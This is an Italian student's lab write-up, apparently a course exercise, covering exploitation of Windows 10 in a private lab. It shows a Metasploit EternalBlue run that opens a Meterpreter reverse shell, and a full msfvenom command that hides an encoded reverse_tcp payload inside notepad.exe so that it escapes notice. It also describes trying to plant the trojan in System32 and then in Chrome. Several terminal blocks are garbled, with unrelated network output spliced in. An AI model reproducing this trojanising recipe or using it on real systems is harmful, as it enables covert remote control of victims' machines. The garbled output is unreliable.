

CONSEGNA_S7-L2_CON_EXTRA

una volta messo kali e la meta sulla stessa rete

```

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 08:00:27:9a:fb:68 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:8e:9b:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth1
    inet6 fe80::a00:27ff:fe8e:9bf8/64 scope link tentative
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:/$ ping 192.168.1.30
PING 192.168.1.30 (192.168.1.30) 56(84) bytes of data.
64 bytes from 192.168.1.30: icmp_seq=1 ttl=64 time=17.7 ms
64 bytes from 192.168.1.30: icmp_seq=2 ttl=64 time=0.305 ms
64 bytes from 192.168.1.30: icmp_seq=3 ttl=64 time=0.498 ms
64 bytes from 192.168.1.30: icmp_seq=4 ttl=64 time=0.218 ms
64 bytes from 192.168.1.30: icmp_seq=5 ttl=64 time=0.337 ms
64 bytes from 192.168.1.30: icmp_seq=6 ttl=64 time=0.310 ms

--- 192.168.1.30 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5037ms
rtt min/avg/max/mdev = 0.218/3.235/17.742/6.488 ms
msfadmin@metasploitable:/$

```

ho caricato l'exploit su msfvenom, ho settato l'ip e l ho eseguito

```
File Actions Edit View Help
msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > run

[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
min to get started\x0a\x0a\x0ametaspoitable login:
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

ESERCIZIO EXTRA

dopo aver sfruttato correttamente l'exploit ed ottenuto una sessione di shell sulla macchina windows 10 penso a quale potrebbe essere il modo più creativo di nascondere il mio malware.

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help

Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.10   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
7   Windows 10 Pro

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions

No active sessions.

msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.10.10:4444
[*] 192.168.10.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.10.50:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.10.50:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.50:445 - The target is vulnerable.
[*] 192.168.10.50:445 - shellcode size: 1283
[*] 192.168.10.50:445 - numGroomConn: 12
[*] 192.168.10.50:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.10.50:445 - got good NT Trans response
[*] 192.168.10.50:445 - got good NT Trans response
[*] 192.168.10.50:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.10.50:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.10.50:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.10.50:445 - good response status for nx: INVALID_PARAMETER
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.10.10:4444
[*] 192.168.10.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.10.50:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.10.50:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.50:445 - The target is vulnerable.
[*] 192.168.10.50:445 - shellcode size: 1283
[*] 192.168.10.50:445 - numGroomConn: 12
[*] 192.168.10.50:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.10.50:445 - got good NT Trans response
[*] 192.168.10.50:445 - got good NT Trans response
[*] 192.168.10.50:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.10.50:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.10.50:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.10.50:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.10.50
[*] Meterpreter session 2 opened (192.168.10.10:4444 -> 192.168.10.50:49450) at 2024-12-17 19:54:09 -050
0


meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
  -h, --help            Show this message
  -i, --interact <id>  Interact with a provided session ID

meterpreter >
```

mi viene in mente di utilizzare l'app del notepad. innocente e insospettabile



quindi vado subito alla ricerca dell'app del notepad tramite la mia console meterpreter

```

Path: net6 < 1/128 scope host proto kernel lo
      valid_lft      Size (bytes)  Modified (UTC)
-----
c:\Windows\SysWOW64\notepad.exe      scope global dynamic noprefixroute eth0
      valid_lft      207872       2015-07-10 07:00:32 -0400
c:\Windows\System32\notepad.exe      scope global dynamic noprefixroute
      valid_lft      215040       2015-07-10 07:00:15 -0400
c:\Windows\WinSxS\amd64_microsoft-windows-notepad_31bf3856ad364e35_10.0.10240.16384_none_771aff2a0aad061
7\notepad.exe      215040       2015-07-10 07:00:15 -0400
c:\Windows\WinSxS\amd64_microsoft-windows-notepadwin_31bf3856ad364e35_10.0.10240.16384_none_4aca3e8d95ba
586d\notepad.exe  215040       2015-07-10 07:01:12 -0400
c:\Windows\WinSxS\wow64_microsoft-windows-notepad_31bf3856ad364e35_10.0.10240.16384_none_816fa97c3f0dc81
2\notepad.exe      207872       2015-07-10 07:00:32 -0400
c:\Windows\notepad.exe      scope link noprefixroute
      valid_lft      215040       2015-07-10 07:01:12 -0400
c:\Windows < BROADCAST,MULTICAST,UP,LOWER_UP> eth 1500 qdisc fq_codel state UP group default qlen 1000
meterpreter > | 0.0.0.0/24 brd 0.0.0.0 scope global noprefixroute eth2
      valid_lft forever preferred_lft forever
meterpreter > | 0.0.0.0/24 brd 0.0.0.0 scope link noprefixroute
      valid_lft forever preferred_lft forever


kali@kali: ~$

```

e mo qual' è tra tutte queste? ahahah

le infetto tutte per sicurezza? XD

no dai facciamo le cose fatte bene. google è mio amico. ma anche la windows a cui ho già accesso alla fine ehehehe.



vedo che il notepad ha un collegamento a notepad di system 32. quindi in teoria se infetto quello li dovrei essere apposto. spero...

```

File Actions Edit View Help
meterpreter > search notepad.exe
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -f notepad.exe 53c qdisc noqueue state UNKNOWN group default qlen 1000
Found 6 results... 00:00:00:00:00:00 brd 00:00:00:00:00:00
===== 0 scope host lo
valid_lft forever preferred_lft forever
Path: net6 -- 3428 scope host proto kernel lo
valid_lft Size (bytes) Modified (UTC)
-----
link ether 00:00:00:00:00:00 1500 qdisc fq_codel state UP group default qlen 1000
c:\Windows\SysWow64\notepad.exe scope global dynamic noprefixroute eth0
valid_lft 207872 prefer 2015-07-10 07:00:32 -0400
c:\Windows\System32\notepad.exe scope global dynamic noprefixroute
valid_lft 215040 prefer 2015-07-10 07:00:15 -0400
c:\Windows\WinSxS\amd64_microsoft-windows-notepad_31bf3856ad364e35_10.0.10240.16384_none_771aff2a0aad061
7\notepad.exe 215040 prefer 2015-07-10 07:00:15 -0400
c:\Windows\WinSxS\amd64_microsoft-windows-notepadwin_31bf3856ad364e35_10.0.10240.16384_none_4aca3e8d95ba
586d\notepad.exe 215040 2015-07-10 07:01:12 -0400
c:\Windows\WinSxS\wow64_microsoft-windows-notepad_31bf3856ad364e35_10.0.10240.16384_none_816fa97c3f0dc81
2\notepad.exe 207872 prefer 2015-07-10 07:00:32 -0400
c:\Windows\notepad.exe scope link noprefixroute
valid_lft 215040 prefer 2015-07-10 07:01:12 -0400
as 00:00:00:00:00:00 brd 00:00:00:00:00:00 1500 qdisc fq_codel state UP group default qlen 1000
meterpreter > download c:\Windows\System32\notepad.exe
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >

```

sto errore non capisco perchè capita. sto usando letteralmente il percorso specificato da lui, ma va beh so macchine, che ne sanno loro

```
c:\Windows\notepad.exe
215040 2015-07-10 07:01:12 -0400
meterpreter > download c:\Windows\System32\notepad.exe
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download C:\\
download C:\\$Recycle.Bin\\ download C:\\System\\ Volume\\ Information\\
download C:\\BOOTNXT download C:\\Users\\
download C:\\Documents\\ and\\ Settings\\ download C:\\Windows\\
download C:\\PerfLogs\\ download C:\\bootmgr
download C:\\ProgramData\\ download C:\\inetpub\\
download C:\\Program\\ Files\\ (x86)\\ download C:\\pagefile.sys
download C:\\Program\\ Files\\ download C:\\swapfile.sys
download C:\\Programmi\\ download C:\\tomcat7\\
download C:\\Recovery\\
meterpreter > download C:\\Windows\\Sys
download C:\\Windows\\SysWOW64\\ download C:\\Windows\\SystemResources\\
download C:\\Windows\\System32\\ download C:\\Windows\\System\\
download C:\\Windows\\SystemApps\\ download C:\\Windows\\system.ini
meterpreter > download C:\\Windows\\System32\\N0
download C:\\Windows\\System32\\NOISE.DAT
download C:\\Windows\\System32\\NotificationController.dll
download C:\\Windows\\System32\\NotificationControllerPS.dll
download C:\\Windows\\System32\\NotificationObjFactory.dll
download C:\\Windows\\System32\\normaliz.dll
download C:\\Windows\\System32\\normidna.nls
download C:\\Windows\\System32\\normnfc.nls
download C:\\Windows\\System32\\normnfd.nls
download C:\\Windows\\System32\\normnfkc.nls
download C:\\Windows\\System32\\normnfkd.nls
download C:\\Windows\\System32\\notepad.exe
download C:\\Windows\\System32\\notificationplatformcomponent.dll
meterpreter > download C:\\Windows\\System32\\notepad.exe
```

```
download C:\\Windows\\System32\\notificationplatformcomponent.dll
meterpreter > download C:\\Windows\\System32\\notepad.exe
[*] Downloading: C:\\Windows\\System32\\notepad.exe → /home/kali/notepad.exe
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): C:\\Windows\\System32\\notepad.exe → /home/kali/notepad.exe
[*] Completed : C:\\Windows\\System32\\notepad.exe → /home/kali/notepad.exe
meterpreter > █
```

dopo vari smadonnaggi e ricerche su google per capire come funziona msfvenorm e i suoi comandi tiro fuori questo comando e riesco a crearlo.


```

(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.10 LPORT=5555 -e x86/shikata_ga_nai -i 5 -f exe -x notepad.exe -o notepad.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 215040 bytes
Saved as: notepad.exe

(kali@kali)-[~]
$

```

scelgo la porta 5555 per la connessione e cerco online qualche encoder funzionante da usare

enniente, carichiamo sul sistema target.

```

100666/rw-rw-rw- 147456   fil   2015-07-10 06:59:52 -0400  xwtpw32.dll
040777/rwxrwxrwx  4096    dir   2015-07-10 07:04:37 -0400  zh-CN
040777/rwxrwxrwx  4096    dir   2015-07-10 07:04:37 -0400  zh-HK
040777/rwxrwxrwx  4096    dir   2015-07-10 07:04:37 -0400  zh-TW
100666/rw-rw-rw-  80896   fil   2015-07-10 07:00:09 -0400  zipcontainer.dll
100666/rw-rw-rw-  363008  fil   2015-07-10 07:00:19 -0400  zipfldr.dll
100666/rw-rw-rw-  37376   fil   2015-07-10 07:00:07 -0400  ztrace_maps.dll

meterpreter > upload notepad.exe
[*] Uploading : /home/kali/notepad.exe → notepad.exe
[-] core_channel_open: Operation failed: Access is denied.
meterpreter > rm notepad.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter >

```

Permission denied?? a me?? e mo ti faccio vedere

parte la ctf su windows 10

scopro che se il comando getsystem non ha effetti posso tentare una post exploitation con un altro modulo quindi dopo aver tirato fuori le informazioni utili metto in background

```

meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS           : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > background
[*] Backgrounding session 3 ...
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

faccio le mie dovute ricerche

bestemmio

bestemmio

bestemmio

```
meterpreter > shell
Process 2212 created.
Channel 5 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\System32>icacls C:\Windows\System32
icacls C:\Windows\System32
C:\Windows\System32 NT SERVICE\TrustedInstaller:(F)
NT SERVICE\TrustedInstaller:(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(M)
NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
BUILTIN\Administrators:(M)
BUILTIN\Administrators:(OI)(CI)(IO)(F)
BUILTIN\Users:(RX)
BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(OI)(CI)(IO)(F)
AUTORIT♦ PACCHETTI APPLICAZIONI\TUTTI I PACCHETTI APPLICAZIONI:(RX)
AUTORIT♦ PACCHETTI APPLICAZIONI\TUTTI I PACCHETTI APPLICAZIONI:(OI)(CI)(IO)(GR,GE)

Elaborazione completata per 1 file. Elaborazione non riuscita per 0 file

C:\Windows\System32>
```

qui scopro che TrustedInstaller è il proprietario e ha il controllo completo

mentre SYSTEM e Administrators possono solo modificare i file.

Anche se sono NT AUTHORITY\SYSTEM, le restrizioni di Windows File Protection impediscono di eseguire modifiche su file di sistema critici come quelli in System32.


BUILTIN\Users e applicazioni UWP hanno permessi molto limitati.

e niente. finito il sogno di gloria. sono le 4:54. spero di imparare in futuro come si bypassa sta cosa.


quindi decido a malincuore di caricarlo sul dekstop ma il notepad maledetto non manda nessuna connessione

sarà che è un file protetto?

quindi provo con chrome configurato allo stesso modo di notepad



da notare un piccolo test fatto oggi con un zenmap fasullo eheheh

